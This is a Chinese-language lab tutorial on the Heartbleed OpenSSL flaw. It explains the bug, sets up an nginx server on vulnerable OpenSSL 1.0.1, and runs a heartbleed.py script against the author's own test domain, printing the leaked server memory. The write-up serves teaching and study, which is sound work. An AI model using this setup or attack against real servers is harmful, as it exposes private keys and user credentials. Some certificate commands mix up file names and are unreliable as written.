

# 目录

一、背景概要 .....	2
二、原理详述 .....	2
2.1 背景原理 .....	2
2.1.1 TCP/IP .....	2
2.1.2 SOCKET .....	4
2.1.3 SSL/TLS .....	4
2.1.4 HTTP 与 HTTPS .....	4
2.1.5 Heartbeat .....	5
2.2 漏洞原理 .....	5
三、具体操作 .....	7
3.1 服务器搭建 .....	7
3.1.1 安装库文件 PCRE .....	7
3.1.2 安装库文件 Zlib .....	7
3.1.3 安装含有漏洞的 OpenSSL 库 .....	7
3.1.4:搭建 nginx .....	7
3.2 服务器域名部署 .....	9
3.3 证书生成与部署 .....	9
3.4 客户端浏览器认证 .....	11
3.6 客户端本地域名解析 .....	12
3.7 实现攻击 .....	13
四、附录 .....	15
4.1 nginx 操作常用命令 .....	15
4.2 heartbleed.py(附超详细注释) .....	15

## 一、背景概要

心脏出血漏洞，也称为心血漏洞，Heartbleed Bug。首次于 2014 年 4 月披露，是一个出现在加密程序库 OpenSSL 的缓冲区过读程序错误，该程序库广泛用于实现互联网的传输层安全协议(TLS)。

该漏洞对服务器与客户端均造成威胁。恶意客户端能够利用该漏洞读取服务器心跳数据所在的内存区域的后续数据。这些数据中可能包含了证书私钥、用户名、用户密码、用户邮箱等敏感信息。相对的，恶意服务器也能利用该漏洞从易受攻击的客户端的内存中读取数据，进行“逆向心脏出血漏洞”。

心脏出血在通用漏洞披露（CVE）系统中的编号为 CVE-2014-0160。

## 二、原理详述

### 2.1 背景原理

#### 2.1.1 TCP/IP

TCP 即传输控制协议(Transmission Control Protocol) 它是工作于 OSI 模型中传输层的协议。是一种面向连接、保证高可靠性(数据无丢失、数据无失序、数据无错误、数据无重复到达)的协议。建立 TCP 需要三次握手，而断开则需要四次挥手。




图 2-1 : TCP 协议三次握手示意图




图 2-2 : TCP 协议四次挥手示意图

IP 即**网络互联协议**(Internet Protocol) 它是工作于 OSI 模型中网络层的协议。可以完成路由寻址和消息传递的功能，通过网络连接在数据源主机和目的主机间传送数据包。

TCP/IP 它是一个**协议集合**，包含了很多协议不仅仅是 TCP 协议和 IP 协议，按照层次分为以下四层：应用层、传输层、网络层、网络接口层




图 2-3 : TCP/IP 协议集四层模型




图 2-4 : TCP/IP 协议集四层模型与 OSI 七层模型结构对比

### 2.1.2 SOCKET

Socket 即套接字，实际上是对 TCP/IP 协议的封装。Socket 本身并不是协议，而是一个调用接口(API)。是使为了得程序员更方便地使用 TCP/IP 协议栈而设计，基本函数接口有：create、listen、connect、accept、send、read、write 等等。

### 2.1.3 SSL/TLS

SSL 即安全套接层(Secure Sockets Layer)，它是在传输通信协议（TCP/IP）上实现的一种采用公开密钥技术的网络安全协议。

TLS 即传输层安全协议(Transport Layer Security),是 SSL 协议标准化后的继任者。

SSL/TLS 二者是同一事物的不同阶段，区别大可不计。这种协议在传输层对网络连接进行加密，在通信过程中会进行四次握手。




图 2-3：TLS 四次握手示意图

### 2.1.4 HTTP 与 HTTPS

HTTP 即超文本传输协议(HyperText Transfer Protocol)，它属于通信协议中的第七层应用层协议。它建立在 TCP 协议的基础之上，当浏览器需要从服务器获取网页数据的时候，会发出一次 HTTP 请求。HTTP 会通过 TCP 建立起一个与服务器连接的通道，当本次请求

需要的数据完毕后，HTTP 会立即将 TCP 连接断开，使用默认端口 80。然而因为其协议是明文的，也就是没经过加密，传输内容很容易被截取和篡改。

HTTPS 即安全的超文本传输协议(HTTP Security)，相比 HTTP，它基于 SSL/TLS 协议，在传输层多了一步加密，可以弥补 HTTP 协议的安全缺陷，安全性比 HTTP 协议高。它使用默认端口 443。

### 2.1.5 Heartbeat

Heartbeat 即 OpenSSL 的 TLS Heartbeat 扩展。它可以用于保持服务器与客户端通讯的持续性。

在没有实现 TLS Heartbeat 扩展之前，通过 SSL/TLS、DTLS 协议连接的客户端和服务端不可能一直保持连接，一旦超过时间，或者客户端方没有来得及发送请求，服务器便误认为客户端离开了，所以中断这条连接来释放资源；当同样的客户端在继续进行上次的连接，必须要重新与服务器重新协商，建立连接，而重新协商连接消耗很大。而 Heartbeat 扩展可以解决这个问题。

在采用 Heartbeat 扩展协议时，当发生上面的情况时，只要客户端发送心跳请求包，服务器会一般会将收到请求包作为心跳响应包立刻发给客户端以确定彼此在线，以支持持续通信功能。

## 2.2 漏洞原理

心血漏洞藏身于 OpenSSL 的 TLS Heartbeat 扩展当中。OpenSSL 在实现 TLS 和 DTLS 的心跳处理逻辑时存在编码缺陷。OpenSSL 的心跳处理逻辑没有边界检测心跳包中的长度字段是否和后续的数据字段相符合，也就是说，可以构造异常的数据包，来获取心跳数据所在的内存区域的后续数据，造成缓冲区过读。该漏洞允许攻击者从内存中读取多达 64KB 的数据。

该漏洞主要是内存泄露问题，而根本上是因为 OpenSSL 在处理心跳请求包时，没有对 length 字段（占 2byte，可以标识的数据长度为 64KB）和后续的数据字段做合规检测。生成心跳响应包时，直接用了 length 对应的长度，从堆空间申请了内存。


用户向服务器发送的心跳数据中用两个字节表明有效负载数据长度，而服务器端 OpenSSL 将根据这个有效负载长度构造一个新的数据包会送给对端。

简单的说，服务器端得到数据包，假设数据包 Data 长度为 Length，而数据包中包含两个字节表明有效负载数据长度，这个字节我们称它为 head，假设其记载长度为 L。数据包剩下的部分是有效负载数据，长度应为 Length-1。整个数据包存储在一个字符串中。

而服务器端构造新数据包时，先分配一段 L+1 的内存空间，前两个字节存放 head，之后使用 memcpy 从收到的数据包有效负载数据起始位置向新数据包拷贝 L 字节数据。正常情况下 L 的长度=Length-1，当用户有意设置 L 大于实际有效负载长度 Length-1 时，服务器就会发送 L 实际数值的数据，其中包括 L-(Length-1)长度的数据，这些数据可能是一些用户密码或者密钥。



## Heartbeat – Normal usage



## Heartbeat – Malicious usage




图 2-4 : Heartbleed 漏洞原理示意图

## 三、具体操作

### 3.1 服务器搭建

#### 3.1.1 安装库文件 PCRE

版本：Pcre 8.41

作用：(Perl Compatible Regular Expressions)是一个 Perl 库。

地址：<https://ftp.pcre.org/pub/pcre/>

部署：`./configure --prefix=/usr/local/pcre`

编译：`make`

安装：`make install`

#### 3.1.2 安装库文件 Zlib

版本：Zlib-1.2.11

作用：提供数据压缩用的函式库

地址：<http://www.zlib.net/manual.html>

部署：`./configure --prefix=/usr/local/zlib`

编译：`make`

安装：`make install`

#### 3.1.3 安装含有漏洞的 OpenSSL 库

版本：openssl1.0.1

作用：是一个安全套接字层密码库

地址：<https://www.openssl.org/source/old/1.0.1/>

部署：`./config --prefix=/usr/local/openssl --openssldir=/usr/local/openssl`

```
root@ubuntu:/home/yuanyige/Desktop/openssl-1.0.1# ./config --prefix=/usr/local/o
penssl --openssldir=/usr/local/openssl
```

编译：`make`

安装：`make install`

#### 3.1.4:搭建 nginx

版本：nginx 1.5.9

作用：是一个高性能的 HTTP 和反向代理服务器，也是一个 IMAP/POP3/SMTP 服务器。

地址：<http://mirrors.sohu.com/nginx/>

部署：`./configure --prefix=/usr/local/nginx`

`--with-pcre=/home/yuanyige/Desktop/pcre- 8.41/`

`--with-zlib=/home/yuanyige/Desktop/zlib-1.2.11/`

`--with-openssl=/home/yuanyige/Desktop/openssl-1.0.1/`

`--with-http_ssl_module --with-http_flv_module --with-http_gzip_static_module`





```
root@ubuntu:/usr/local/nginx# ./configure --prefix=/usr/local/nginx --with-pcre=
/home/yuanyige/Desktop/pcre-8.41/ --with-zlib=/home/yuanyige/Desktop/zlib-1.2.11
/ --with-openssl=/home/yuanyige/Desktop/openssl-1.0.1/ --with-http_ssl_module --
with-http_flv_module --with-http_gzip_static_module
```

编译：make

安装：make install

### 3.2 服务器域名部署

命令：cd /usr/local/nginx/conf

vim nginx.conf

i

把 server 模块中域名改为 [www.secaia.com](http://www.secaia.com)

:wq!

```
server {
    listen      80;
    server_name www.secaia.com;

    #charset koi8-r;

    #access_log logs/host.access.log main;

    location / {
        root    html;
        index   index.html index.htm;
    }

    #error_page 404          /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root    html;
    }
}
```

图 3-1：已部署域名

### 3.3 证书生成与部署

命令：cd /usr/bin

mv openssl openssl1.0.2g //先把系统预装的无漏洞 openssl 改名以防混淆

cd /usr/local/openssl/bin //进入漏洞版 bin 下启动

./openssl

openssl genrsa -des3 -out secaia.key 1024 //生成一个 RSA 密钥

openssl rsa -in 33iq.key -out secaia\_nopass.key //拷贝一个无需密码的密钥文件

openssl req -new -key 33iq.key -out secaia.csr //生成一个证书请求

openssl x509 -req -days 365 -in 33iq.csr -signkey secaia.key -out 33iq.crt

//自己签发证书

```
root@ubuntu:/usr/local/openssl/bin# ls
c_rehash  openssl  secaia.crt  secaia.csr  secaia.key  secaia_nopass.key
```

图 3-2 : 已生成数字证书

```
mv /usr/local/openssl/bin/secaia.crt /usr/local/nginx/conf/
```

```
mv /usr/local/openssl/bin/secaia_nopass.key /usr/local/nginx/conf/
```

//将证书、密钥移至 nginx/conf 目录下

```
yuanyige@ubuntu:/usr/local/nginx/conf$ ls
fastcgi.conf      mime.types        secaia.crt
fastcgi.conf.default  mime.types.default  secaia_nopass.key
fastcgi_params    nginx.conf        uwsgi_params
fastcgi_params.default  nginx.conf.default  uwsgi_params.default
koi-utf           scgi_params       win-utf
koi-win           scgi_params.default
```

图 3-3 : 已转移

```
cd /usr/local/nginx/conf
```

```
vim nginx.conf
```

i

在 server 模块中部署证书以及无密码密钥地址

```
:wq!
```

```
server {
    listen      443;
    server_name www.secaia.com;

    ssl on;
    ssl_certificate /usr/local/nginx/conf/secaia.crt;
    ssl_certificate_key /usr/local/nginx/conf/secaia_nopass.key;
    #charset koi8-r;

    #access_log logs/host.access.log main;

    location / {
        root    html;
        index   index.html index.htm;
    }

    #error_page 404              /404.html;
```

图 3-4 : 已部署数字证书至服务器

### 3.4 客户端浏览器认证

方法：将证书直接导入浏览器

MacOS 系统可使用其钥匙串实用工具



secaia.crt

证书 - 1 KB

创建时间 2017年7月20日 星期四 上午11:32

修改时间 2017年7月20日 星期四 上午11:32

上次打开时间 2017年7月20日 星期四 下午1:10

[添加标记...](#)

图 3-5：证书发送至客户端主机




图 3-6：证书已导入客户端浏览器

### 3.6 客户端本地域名解析

方法：修改 hosts 文件

作用：hosts 是一个没有扩展名的系统文件，其作用就是将一些常用的网址域名与其对应的 IP 地址建立一个关联“数据库”，

命令：服务器端：ifconfig //查询 IP 地址

客户端：cd /private/etc/

vim hosts

i


添加服务器 ip 地址与服务器域名

:wq!

```
yuanyige@ubuntu:~$ ifconfig
enp0s5    Link encap:Ethernet  HWaddr 00:1c:42:46:d3:13
          inet addr:192.168.7.16  Bcast:192.168.7.255  Mask:255.255.252.0
          inet6 addr: fe80::30d9:235c:d168:a3ec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2267 errors:0 dropped:0 overruns:0 frame:0
          TX packets:875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1269055 (1.2 MB)  TX bytes:75906 (75.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:533 errors:0 dropped:0 overruns:0 frame:0
          TX packets:533 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:38906 (38.9 KB)  TX bytes:38906 (38.9 KB)
```

图 3-7：服务器端 IP 地址查询



```
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.
##
127.0.0.1    localhost
255.255.255.255 broadcasthost
::1         localhost
192.168.7.16 www.secaia.com
```

图 3-8：hosts 文件已修改

### 方法：利用脚本(附录)进行攻击

python heartbleed.py www.secaia.com :




图 3-9：成功访问服务器




图 5-10 : 攻击脚本 python 代码截图

```

Last login: Tue Jul 25 08:49:23 on ttys000
[bogon:~ yuanyige$ cd Desktop/
[bogon:Desktop yuanyige$ python heartbleed2.py www.secaia.com
Connecting...
Sending Client Hello...
Waiting for Server Hello...
geshishi:<type 'str'>
geshishi:<type 'str'>
... received message: type = 22, ver = 0302, length = 66
geshishi:<type 'str'>
geshishi:<type 'str'>
... received message: type = 22, ver = 0302, length = 729
geshishi:<type 'str'>
geshishi:<type 'str'>
... received message: type = 22, ver = 0302, length = 203
geshishi:<type 'str'>
geshishi:<type 'str'>
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
geshishi:<type 'str'>
geshishi:<type 'str'>
geshishi:<type 'str'>
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+...H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ....E.D..../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 32 2E 34 0D ....#.....2.4.
00e0: 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 .Accept-Language
00f0: 3A 20 7A 68 2D 63 6E 0D 0A 52 65 66 65 72 65 72 : zh-cn..Referer
0100: 3A 20 68 74 74 70 73 3A 2F 2F 77 77 77 2E 73 65 : https://www.se
0110: 63 61 69 61 2E 63 6F 6D 2F 0D 0A 41 63 63 65 70 caia.com/..Accep
0120: 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 t-Encoding: gzip
0130: 2C 20 64 65 66 6C 61 74 65 0D 0A 0D 0A 9B 16 48 , deflate.....H
0140: 63 3D DE 0A C4 C2 F8 FC B1 AC 81 84 6F 63 65 70 c=.....ocep
0150: 74 2D 4C 61 6E 67 75 61 67 65 3A 20 7A 68 2D 63 t-Language: zh-c
0160: 6E 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 n..Accept-Encodi
0170: 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74 ng: gzip, deflat
